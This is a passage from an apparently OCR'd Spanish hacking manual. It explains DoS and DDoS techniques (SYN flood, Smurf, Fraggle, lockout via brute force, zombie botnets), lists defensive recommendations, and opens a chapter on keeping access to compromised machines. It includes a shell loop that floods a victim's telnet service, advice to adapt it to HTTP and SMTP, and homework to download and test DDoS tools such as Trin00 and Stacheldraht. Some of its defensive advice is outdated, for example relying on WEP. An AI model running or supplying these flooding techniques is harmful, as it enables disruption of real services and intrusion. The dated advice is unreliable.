Un ejemplo de herramienta de DoS remoto del primer tipo es el veterano *WinNuke*. El programa aprovechaba un fallo existente en Windows 95 y Windows NT 3.51: el caso del puerto 139 (nuestro viejo conocido del intercambio de archivos en redes Microsoft) recibía paquetes no válidos en lugar del protocolo SMB, y el sistema operativo se caía. Hay versiones actuales de *WinNuke* que explotan otras vulnerabilidades - una vez que esta se fijó en Windows 98 y NT4 - y también trabajan con el agotamiento de recursos.

Para aprender más sobre este tipo de herramientas, busque por DoS o “malformed packet dos attack” en su buscador. Numerosas herramientas para este y otros ataques se pueden encontrar en packetstormsecurity.nl/DOS/ y www.astalavista.box.sk.

Considerando el segundo tipo, el tipo más común de ataque es el *SYN Flood* o inundación de paquetes TCP SYN. ¿Recuerda nuestro primer intento de spoofing? Enviábamos un SYN con una dirección IP de origen diferente a la nuestra. En esa ocasión, no pudimos establecer una conexión suplantada por dos razones:


1. Como la máquina atacada no conocía nuestra IP real, no nos pudo contestar;

2. La máquina por la cual nos hacíamos pasar devolvía paquetes TCP RST y terminó con nuestra conexión - y nuestra alegría ...


En el caso de un DoS por *SYN Flood*, ¿que nos importa si tenemos o no respuesta? Lo que cuenta es enviar la mayor cantidad posible de TCP SYN falsificados, para que el equipo de destino se encargue de responderlos y no tenga tiempo para responder a otras

solicitudes de otras personas. Recuerde: la víctima enviará un paquete SYN-ACK y esperara por un ACKs que nunca llegará. Esto finalmente hará imposible a la victima responder a cualquier otra solicitud de conexión o incluso atender las conexiones existentes.

Obviamente, hay otros métodos de DoS, además de *SYN Flood*. Otro método muy utilizado hace uso de paquetes *ICMP Echo Request* (ping!) disparados también en masa. Si la IP estuviese suplantada, la máquina objetivo no responderá a la IP de origen, pero si a la IP falsa. Una extrapolación de DoS utilizando la ICMP es el famoso *Smurf* (Pitufo): Dispara *ICMP Echo Request* a un gran número de máquinas, pero coloca como dirección IP de origen la IP de la víctima (no una falsa). El resultado es un gran número de máquinas reflejando a la vez una multitud de paquetes ICMP a la víctima, que se cae casi al instante.



Otra posibilidad es utilizar un mensaje UDP en lugar de ICMP. Hay un servicio llamado "echo" que se ejecuta en el puerto UDP 7, que simplemente devuelve a la dirección de origen todo lo que llega por ella. Bien, imagine entonces, enviar un paquete UDP “spoofado” cuyo origen es IP 127.0.0.1 (es decir, un loopback - en otras palabras, la propia máquina) y la IP de destino es la IP de la máquina. En tal situación, el paquete UDP entra en un bucle dentro de la máquina. Un pequeño número de estos paquetes es suficiente para comprometer toda la pila TCP/IP del sistema operativo y consumir grandes porcentajes del ancho de banda de red disponible. Extrapolando del mismo modo que en el ataque *Smurf*, se puede enviar al puerto UDP 7 de numerosas máquinas, paquetes con IP de origen igual al de la víctima. Todos ellos devolverán el regalo a la máquina atacada - comprometiendo de nuevo la banda. Si el hacker usara *broadcast,* entonces, lo que era una leve maldad se convierte en una calamidad. Este tipo de ataque se llama *Fraggle*.



Además de estos métodos que tumban la máquina de la red, existen otros más sutiles, e incluso algunos inusuales. Por ejemplo, ¿te acuerdas de nuestros programas de fuerza bruta? Algunos sistemas, sólo para evitar ser invadidos por fuerza bruta, limitan el número de conexiones permitidas (el número varía, pero el número habitual es de tres). Bueno pues, entonces, un programa de fuerza bruta puede ser usado para bloquear sistemáticamente todas las cuentas del sistema, evitando que cualquier usuario inicie la sesión. Tres accesos en cada cuenta son suficientes, lo que hace la operación muy rápida y eficaz.
También se pueden multiplicar las conexiones a un servicio específico hasta que todos los recursos del servidor en cuestión se consuman - sea en la forma de procesos abiertos, o sea por agotamiento de banda. Por ejemplo, si queremos tumbar un ordenador cuyo servidor *Telnet* está conectado, basta que ejecutemos un script como este en nuestra máquina Unix:


```
while [1=1] ;
      do
            telnet ip.de.la.víctima.aqui &
      done;
```

Se puede hacer lo mismo en Windows con un poco más de trabajo. Cambia *Telnet* por el *lynx* y tienes una herramienta para causar el mismo daño en los servidores HTTP. Vuelve a usar el comando "mail" y podrás llenar el servidor SMTP, etc. También es posible hacer lo mismo con el *ping*, Microsoft Network, SSH, FTP (servidores FTP Novell Netware son especialmente apetecibles), Usenet, Finger, MS SQL, MS Access, ICQ … Creo que ya habeis "cogido" la idea.
Pese a que los ataques descritos anteriormente se puede hacer de forma manual por los hackers de verdad, hay algunas herramientas que facilitan y automatizan este tipo de ataque - los "lammers" las adoran. Estas herramientas se pueden encontrar a montones en los mismos lugares mencionados anteriormente: packetstormsecurity.nl/DOS/ y www.astalavista.box.sk. En la dirección www.astalavista.com/biblioteca/ddoslbasics /intro.shtml hay un tutorial interesante (en Inglés) sobre los diversos tipos de pequeños ataques DoS, locales y remotos que se pueden probar. Estudie todos ellos, buscando en internet ejemplos e información adicional acerca de cada uno.
Pero hay algo mucho peor que DoS simple: los ataques por denegación de servicio remoto distribuido, o **DDoS.**


Denegación de Servicio Remoto Distribuido
Los ataques *Smurf y Fraggle* ya son formas efectivas de amplificar ataques originados en un solo punto, por esa razón se les llama "lupa". Sin embargo, incluso si se utiliza esta *lupa*, el ancho de banda disponible para el atacante es limitado, y el no puede mantener un ataque con muchos paquetes para cada máquina amplificadora y mantener, al mismo tiempo, muchas maquinas amplificadoras enviando esos mismos paquetes a la victima.
Para resolver el desfile, se desarrolló un cierto tipo de ataque en el que los paquetes destinados a las víctimas no salen de la máquina del hacker, sino de ordenadores zombis controlados remotamente por él. En estos equipos, el hacker instalar cierto tipo de caballo

de Troya o virus que responde a comandos externos y actúa como una fuente generadora del ataque, son los llamados agentes o zombis. El "contagio" se da por los mismos métodos que han sido estudiados hasta ahora - invasión, distribución camuflada e incluso la cooperación. El atacante tiene uno o más programas maestros, que controlan a los agentes.


¿Se acuerda cuando dijimos que una invasión de los sistemas menores podía ser utilizado como trampolín para llegar a la victima principal? Pues bien, esta es una de esas situaciones. El atacante tarda semanas, y a veces meses, para invadir pequeños sistemas - ordenadores personales y servidores de pequeñas empresas - sin que su interés inmediato sean estas máquinas. Ellas serán utilizadas como zombis en un ataque contra las grandes empresas (1234 1234 1234 ...), y para eso es necesario que esté instalado en ellos el software adecuado. El hacker puede, incluso, corregir algunas cosas y hasta actualizar el sistema del individuo, si eso fuese necesario para que el ataque principal se lleve a cabo.



Imagínese ahora que el hacker es más experimentado. Un ataque DDoS se puede refinar con la distribución de varios maestros, también controlados de forma remota por el atacante. Él puede utilizar,tanto, herramientas especiales que ya existen para ello, como también, utilizar elementos del sistema operativo como Netcat o Telnet.



Ahora, un toque más de maldad: cada agente puede usar "lupas" *Fraggle o Smurf* para multiplicar su fuerza. Un ataque con esta configuración es devastador!



- Amos y esclavos

Hay un montón de herramientas para todos los ataques ***DoS y DDoS*** descritos aquí. La mayoría se pueden encontrar en dos sitios mencionados anteriormente: packetstormsecurity.nl/dos/ y www.astalavista.box.sk. Otro apartado, packetstormsecurity.nl/distribución/, trata de herramientas DDoS y tutoriales.
Busque información en los sitios web listados y en su buscador favorito, y descargue las siguientes herramientas:

- Fapi
- Targa
- Blitznet
- Trin00/WinTrin00
- TFN/TFN2k/TFNWin
- Stacheldraht
- Shaft
- Trank
- Trinity

Como deberes, el estimado lector tendrá que leer la documentación y probarlos todos, uno por uno, y descubrir en que categorías (a veces más de una) encaja cada uno de ellos.
Otra tarea: buscar información sobre ataques a routers. Se sorprenderá de saber que a veces es más fácil atacar a los equipos intermedios de Internet que al equipo objetivo final. Si es muy difícil de apagar el servidor de una empresa enemiga del medio ambiente, tal vez el router unido a ella sea la parte más débil - y rompiéndolo, deja a la red interna sin acceso a la Gran Red.

Defensa y contraataque

Bueno, allá vamos. Este fue un capítulo largo. Tratamos de poner en él los conceptos básicos de ataques a ordenadores y redes. Listamos aquí, por tanto, algunos consejos sobre qué buscar y por dónde empezar para asegurar sus sistemas y evitar que sean atacados con estas técnicas.

Recomendaciones aplicables a todo tipo de ataques

Lo más importante! *Deje activados sólo los servicios que está utilizando realmente*. Si el servidor es sólo HTTP y FTP, deshabilite Finger, Telnet, SSH, SMTP, POP, IMAP, Quake …
Configura tu firewall correctamente, y ten siempre más de un tipo, al menos uno diferente para cada lado de la DMZ. Prefiere los filtros de paquetes por estado de conexión (Stateful Packet Filters) y firewalls de tipo proxy. Incluso con los servicios deshabilitados en los servidores, cierra los puertos correspondientes en el firewall para impedir el tráfico fantasma (por ejemplo, backdoors) y el *ACK Scanning*. No seas perezoso: Haz una tabla de reglas de filtrado muy larga y amplia, preferentemente asociando direcciones y puertos, y no sólo bloqueando.

Mantén tus sistemas actualizados para evitar ser invadido por vulnerabilidades conocidas y bien documentadas. Especial atención a los *hotfixes* y los *Service Pack de Microsoft* - lo que no quiere decir que los sistemas Novell y Unix necesiten menos cuidados.
Por defecto, *crea usuarios con los mínimos privilegios posibles* y vaya aumentándolos a medida que sea necesario. Si el usuario no necesita más el privilegio, no dude en retirarselo. Cree políticas rigurosas y cuentas consistentes, incluyendo nombres de usuario no evidentes, administración en tiempo real de las cuentas activas, desactivación inmediata (o antes, cancelación) de las cuentas inactivas, contraseñas que contengan letras, números y símbolos y reglas para cambiar las contraseñas en menos de 30 días. Además, un documento oficial interno, firmado por el empleado, debe regular claramente que equipos pueden conectarse a la red y establecer sanciones si la red es invadida o comprometida por el mal uso o descuido del usuario.

- War Dialing y Fuerza bruta

En primer lugar, *trate de atacarse a sí mismo con las herramientas de fuerza bruta*. Si usted no debería tener módems ni accesos personales de alta velocidad conectados a su red, esta es una buena manera de averiguarlo. A la menor señal de módem de acceso telefónico, cable módem o ADSL no autorizado en su sistema, retírelos de inmediato!
Para los sistemas accesibles por Internet o mediante una conexión de terminal, la recomendación es *no dar acceso a todas las cuentas por defecto*. Y cuidado con las cuentas por defecto del sistema! Necesariamente, los accesos deben hacerse por VPNs encriptadas. En caso de su empresa o institución realmente necesitaras módems y logins externos vía Internet o SSH, la política de contraseñas y de acceso de la empresa, debe ser seguida a rajatabla, y las sanciones aplicadas de manera ejemplar.

Desbordamiento de pila

No hay mucho que decir más allá de lo obvio: si usted es un programador, su obligación es escribir código inmune a desbordamiento de búfer. Aunque es inherente a los lenguajes de programación, es posible implementar rutinas de verificación que restrinjan la inyección de datos maliciosos.
Si usted es un administrador de sistema o usuario doméstico, mantenga su sistema actualizado con los últimos "parches" publicados por los fabricantes de software. Y no se concentre solo en los servidores: las estaciones también son vulnerables y puertas de acceso a su red.

- Robo de contraseñas

Para empezar, *usa herramientas para descifrar contraseñas contra ti mismo*. Termina de hacerlo sólo cuando estés satisfecho con el resultado - que debería ser, por si acaso, cero: ninguna contraseña al descubierto. Realiza esta prueba periódicamente, por lo menos el doble de la frecuencia con la que las contraseñas deben cambiarse. Si la política de la empresa exige a los usuarios cambiar las contraseñas cada 30 días, intenta romper las contraseñas de sistema por lo menos cada 15 días.
El método más eficaz para detener la fuerza bruta es limitando el número de inicios de sesión y bloqueando temporalmente (no definitivo) las cuentas del sistema. Esto crea un

problema de DoS, pero aún así es mejor que tener sus datos comprometidos.
Evite el robo de contraseñas a toda costa, y dificulte al maximo la vida al cracker que podría lograrlo. Vale deshabilitar los *LM hashes* en Windows NT/2K, crear un servidor de acceso centralizado, con encriptación y seguridad (por ejemplo, Kerberos), usar *Shadow Passwords* en Unix (también con acceso centralizado a través de LDAP + Kerberos), e incluso cifrar los sistemas de archivos .
Las estrictas políticas de contraseñas descritas anteriormente también se aplican aquí. Además de campañas de concienciación a los usuarios de los males de las contraseñas débiles y los comportamientos de riesgo - Las contraseñas no deben escribirse en cualquier lugar, y mucho menos ser publicitadas. NUNCA!
Por último, la instalación de software que rechaza contraseñas débiles cuando se registra el usuario (y el posterior cambio periódico de contraseñas - su empresa ha instituido esto, ¿no?) es un punto clave para evitar que los usuarios pongan en peligro a toda la red por colocar el nombre de su perrito como una contraseña.

War Driving
Encriptar su red y activar el WEP. Punto y final.

Inyecciones SQL y Envenenamiento de Cookies
Cree dispositivos de verificación en todos (repito: todos) los campos de todos (de nuevo repito: todos) los formularios de su sitio Web. Bloquee caracteres sumariamente peligrosos como =, 'e', *,% y _. Una buena política es liberar sólo letras y números y todo lo demás bloquearlo.
Utilizar siempre el método POST para enviarlos al script procesador, puesto que el método GET deja información importante en la URL. Si es posible, encripte los campos antes de enviarlos. Mejor aún, use conexiones HTTPS/SSL con certificados emitidos por empresas legítimas y una encriptación fuerte.
En el caso de las cookies, haga un control de sesión coherente, con IDs de sesión preferentemente encriptados y, si es posible, dinámicos – cambian cada vez que se visita una pagina. No debe confiar en el cifrado SSL: encripte todo varias veces ANTES de enviarlo por HTTPS (que también esta encriptada).

Sniffing, Spoofing y el secuestro (Hijacking)
En primer lugar, ponga filtros anti-spoof y detectores de sniffers en todos los puntos de entrada, salida y paso (routers entre subredes) de su red. los IDS son bienvenidos y grandes compañeros de esas herramientas.
Aunque no sea un freno para la acción de los hackers, es un elemento que complica: instalar bridges y switches en lugar de hubs y segmentar la red al máximo. Además de las ventajas de rendimiento, eso crea una capa adicional de dificultad para el atacante. Si es posible, divida su red en subredes y establezca routers con filtrado de paquetes muy bien estructurados para interconectarlas. Dependiendo del número de personas, tiempo, presupuesto y el tamaño de la red, puede configurar estáticamente las tablas MAC de los switches y bridges en cada uno de sus puertos. Con esto, el equipo es inmune al *ARP Spoofing* y al *MAC Flooding* (pero no al atasco de la red o incluso, una denegación de servicio posiblemente, provocada por ellos). Pero prepárate: es una tarea titánica ...

Otro método para hacer más difícil (y mucho!) la acción de estas herramientas es el encriptado sistemático de toda la red. Toda ella. Utilice todo lo que este a mano, cada cosa para su función específica: PGP/GPG, IPSec, HTTPS, SSH (siempre usar la versión 2 de SSH!). He visto proyectos de VPN con varios niveles de tunneling, todos codificados. Tenga en cuenta el hecho de que cada nivel de cifrado, tiene un fenomenal impacto negativo en el desempeño total de la red, use el sentido común para equilibrar entre rendimiento y seguridad ..
Implemente DMZ no sólo entre la red corporativa e Internet (esto es miopía), sino también varios niveles de DMZ, e incluso DMZ entre departamentos!
Compruebe la previsibilidad de los números de secuencia TCP de sus ordenadores. Maquinas con Windows 9x hacen eso como un juego de niños, maquinas FreeBSD y Solaris, por el contrario, son famosas por ser prácticamente aleatorias en ese aspecto.
Si se está utilizando Unix, olvídese de *Unix Trusts*. Además de el, otro esquema de confianza muy malo es lo que Microsoft denomina *PDC/PDC Trusted Relations* en Windows NT. Evitalos por completo. Prefiera sistemas modernos, tales como *Novell eDirectory* o las numerosas implementaciones de LDAP, incluyendo el AOS de Microsoft.
Pero use siempre un sistema de cifrado. Si no hay uno, es más seguro dejar que el usuario se conecte de forma individual en cada uno de los sistemas de la empresa, que tener un sistema de autenticación centralizado cuyo esquema de confianza es deficiente.

- Denegación de servicio

Los IDS ayudan a detectar ataques DoS locales - a menos que el ataque destruya su propio IDS, que es muy posible e incluso probable.
También es útil la defensa contra el *IP Spoofing, ARP Spoofing y MAC Flooding*. Tablas MAC estáticas en switches ídem.
Sistemas con la última actualización publicada por el fabricante, están menos expuestos a ataques DoS basados en vulnerabilidades conocidas. Algunos sistemas tienen parches que los hacen incluso inmunes a los ataques del tipo *SYN Flood y Smurf*.
Si es posible, contrata más velocidad de conexión y ten siempre rutas alternativas (y secretas!) por si la conexión principal se inunda. Es también deseable, la adecuación de tráfico (Traffic Shape).
Para DDoS, una sola recomendación, además de las anteriores: mantener a los zombis fuera de sus máquinas! Realizar una auditoría periódica de todas las computadoras en busca de puertos sospechosos o programas no autorizados.

Un último consejo: “Echolot” (www.echolot.sourceforge.net).

Ataque, defensa y contraataque

Mantenimiento

Capitulo - 14

"Now I'm coming through the backdoor
How did I get here?/Do I mind
In an eerie sort of way/I sense you reaching
Will you linger a little longer/While I wonder
Tadpole, "Backdoor"

Ahora vengo por la puerta trasera/¿Cómo llegue aquí?/Me da igual/De una forma misteriosa/Te siento conmigo/¿Vas ha quedarte algo más?/Mientras me maravillo – Tadpole, “Backdoor”. 1999.

Acceder a cualquier sistema - ya sea un sitio web, una red, un Macintosh o un servidor Novell - no es fácil. En todos los capítulos preparatorios y, sobre todo en el anterior, vimos algunos métodos para preparar el terreno y tener acceso a nuestros objetivos. No todos, no muchos, ni siquiera los más importantes: para ilustrar los pasos a seguir, vimos únicamente algunos ejemplos.
No tomes este libro como una enciclopedia de ataques. En vez de eso, úsalo como una cartilla para aprender el ABC, y ve buscando y estudiando los recursos que aparecen en cada capítulo. Las lecturas adicionales son muy importantes. La serie *Hacking Exposed* (McClure, Scambray y Kurtz, editorial Makron, 4 ª edición en portugués y en Inglés), compuesta por cuatro libros - *Hackers Exposed, HE Windows 2k edición, HE Linux edición y HE web* - es una excelente compañera para nuestro pequeño trabajo y enfoca el tema de manera diferente. Aunque tratamos de mostrar la mecánica del asunto, la serie HE ofrece un verdadero "diccionario" de ataques. Pero no descuides el *Bugtrack* (las listas de errores)!
Una vez dentro de los intestinos de nuestra presa, es el momento de tener cuidado para mantener el acceso y, posiblemente, bloquear el acceso a otros atacantes potenciales que, por descuido, podrían echar por tierra tus meses de estudio y esfuerzo. Cuidemos, entonces, el mantenimiento de nuestra estancia en el corazón de la víctima por muchos años.

